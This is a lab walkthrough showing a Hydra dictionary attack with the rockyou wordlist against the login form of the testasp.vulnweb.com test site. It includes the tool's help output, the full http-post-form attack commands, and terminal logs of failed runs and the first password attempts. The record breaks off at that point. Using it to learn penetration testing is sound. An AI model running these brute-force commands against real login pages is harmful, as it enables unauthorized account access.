


CONDUCTING A DICTIONARY ATTACK TO CRACK ONLINE PASSWORDS USING HYDRA

Hydra is an advanced password cracker which can be used to crack passwords for online pages, such as the login page of a website. This is useful as we don't need to capture a hash and attempt to crack it offline; we can simply target the login page itself, with any username and password combination we like. A dictionary attack is a type of password attack which uses a combination of words from a wordlist and attempts all of them in association with a username to login as a user. It typically takes a long time to perform, and the results are dependent on the accuracy and quality of your wordlist. A dictionary attack is a form of brute forcing.

LAB WALKTHROUGH

First Step: The first step is to power up Kali Linux in a virtual machine. I opened the Hydra help menu with the following command as "root" user: "**sudo hydra**", "**sudo xhydra**" Type "**hydra -h**" to get the help menu and see what kind of attacks we can run using Hydra.

A screenshot of a Kali Linux terminal window. The window title is "kali-linux-2024.2-vmware-...". The terminal shows the command "hydra -h" being executed, which displays the Hydra help menu. The menu includes a copyright notice, syntax information, a list of options (e.g., -R, -I, -S, -p, -l, -P, -x, -y, -t, -u, -C, -M, -o, -b, -f, -T, -w, -c, -4, -v, -O, -K, -q, -m, -h, -s, -v, -O, -K, -q, -m, -h, -s, -v), supported services, and licensing information. The terminal background is dark with light-colored text.

```
kali@kali: /usr/share/wordlists
$ hydra -h
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [--ISOUvVd46] [-m MODULE_OPTS] [server][:PORT][:OPT]]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-y      disable use of symbols in bruteforce, see above
-T      use a non-random shuffling method for option -x
-e nsr   try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effective! implied with -x)
-C FILE  colon separated "login:pass" format, instead of -L/-P options
-M FILE  list of servers to attack, one entry per line, ':' to specify port
-o FILE  write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
-f /-f   exit when a login/pass pair is found (-M: -f per host, -f global)
-t TASKS run TASKS number of connects in parallel per target (default: 10)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w /-w TIME wait time for a response (32) / between connects per thread (0)
-c TIME  wait time per login attempt over all threads (enforces -t 1)
-4 /-6   use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
-v /-v / -d verbose mode / show login+pass for each attempt / debug mode
-O       use old SSL v2 and v3
-K       do not redo failed attempts (good for -M mass scanning)
-q       do not print messages about connection errors
-U       service module usage details
-m OPT   options specific for a module, see -U output for information
-h       more command line options (COMPLETE HELP)
server   the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service  the service to crack (see below for supported protocols)
OPT      some service modules support additional input (-U for module help)

Supported services: adam5900 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]--[head|get|post] http[s]--[get|post]--form http-proxy http-proxy-urlemun icq imap[s] irc ldap2[s] ldap3[-{cram|dige
st|md5}[s] memcached mongodb mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey s
vn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL V3.0. The newest version is always available at:
https://github.com/vanhauser-thc/thc-hydra
```

Second Step: The site I targeted was: <http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?>


A screenshot of a web login form. It has a light green background. There are two input fields: "Username:" and "Password:". Below the "Password:" field is a "Login" button. The form is enclosed in a thin black border.

Username:


Password:

Login

Third Step: To use Hydra against an online target such as this one, I need to capture the post-form parameters. Hydra will use these parameters to send its various requests to the correct target. To capture this information, open target site with web browser in Kali. Then, press ctrl + shift + I to open the browser developer tools panel. I navigated to the tab called “Network”



I entered a random username and password into the login page and click login. A new POST request pop up in the Network tab. This is my machine sending the data to the server. This request contains the parameters I need.



Extracted the file **gunzip rockyou.txt.gz**. Before extracting I faced some challenges because file wasn't in the correct directory.

```
kali-linux-2024.2-vmware-... X
kali@kali: /usr/share/wordlists

File Actions Edit View Help
/usr/share/wordlists/sqlmap.txt
/usr/share/wordlists/wfuzz
/usr/share/wordlists/wfite.txt
/var/lib/dpkg/info/wordlists.list
/var/lib/dpkg/info/wordlists.md5sums
/var/lib/dpkg/info/wordlists.postinst
/var/lib/dpkg/info/wordlists.prerm
/var/lib/dpkg/info/wordlists.triggers

(kali@kali)~$ cd /usr/share/wordlists
(kali@kali)~/usr/share/wordlists$ gunzip rockyou.txt.gz
gzip: rockyou.txt.gz: No such file or directory

(kali@kali)~/usr/share/wordlists$ ls
amass      dnsmmap.txt  hydra.restore  metasploit  sqlmap.txt
dirb       fasttrack.txt john.lst       nmap.lst    wfuzz
dirbuster  fern-wifi    legion         rockyou.txt  wifite.txt

(kali@kali)~/usr/share/wordlists$ hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp?tfUName=^USER^&tfUPass=^PASS^:S=logout" -vv -f
[1] 19586
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-24 22:01:27
[ERROR] optional parameter must start with a '/' slash!

[1] + exit 255  hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com -vv: command not found

(kali@kali)~/usr/share/wordlists$ hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp?tfUName=^USER^&tfUPass=^PASS^:S=logout" -vv -f
[1] 19828
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-24 22:01:56
[ERROR] Unknown service: http-post-form"/Login.asp?RetURL=/Default.asp?tfUName=^USER^&tfUPass=^PASS^:S=logout"
[1] + exit 255  hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com -vv: command not found
```

Fifth Step: I attacked by using the following command :

hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form"/Login.asp?RetURL=/Default.asp?tfUName=^USER^&tfUPass=^PASS^:S=logout" -vv -f

```
kali-linux-2024.2-vmware-... X
kali@kali: /usr/share/wordlists

File Actions Edit View Help
ls
amass      dnsmmap.txt  hydra.restore  metasploit  sqlmap.txt
dirb       fasttrack.txt john.lst       nmap.lst    wfuzz
dirbuster  fern-wifi    legion         rockyou.txt  wifite.txt

(kali@kali)~/usr/share/wordlists$ gunzip rockyou.txt
gzip: rockyou.txt: unknown suffix -- ignored

(kali@kali)~/usr/share/wordlists$ hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp?tfUName=^USER^&tfUPass=^PASS^:S=logout" -vv -f
[1] 22864
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-24 22:08:11
[ERROR] Unknown service: http-post-form"/Login.asp?RetURL=/Default.asp?tfUName=^USER^&tfUPass=^PASS^:S=logout"
[1] + exit 255  hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com -vv: command not found

(kali@kali)~/usr/share/wordlists$ hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp?tfUName=^USER^&tfUPass=^PASS^:S=logout" -vv -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-24 22:09:35
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) found from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://testasp.vulnweb.com:80/Login.asp?RetURL=/Default.asp?tfUName=^USER^&tfUPass=^PASS^:S=logout
[VERBOSE] Resolving addresses ... [VERB05E] resolving done
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)
```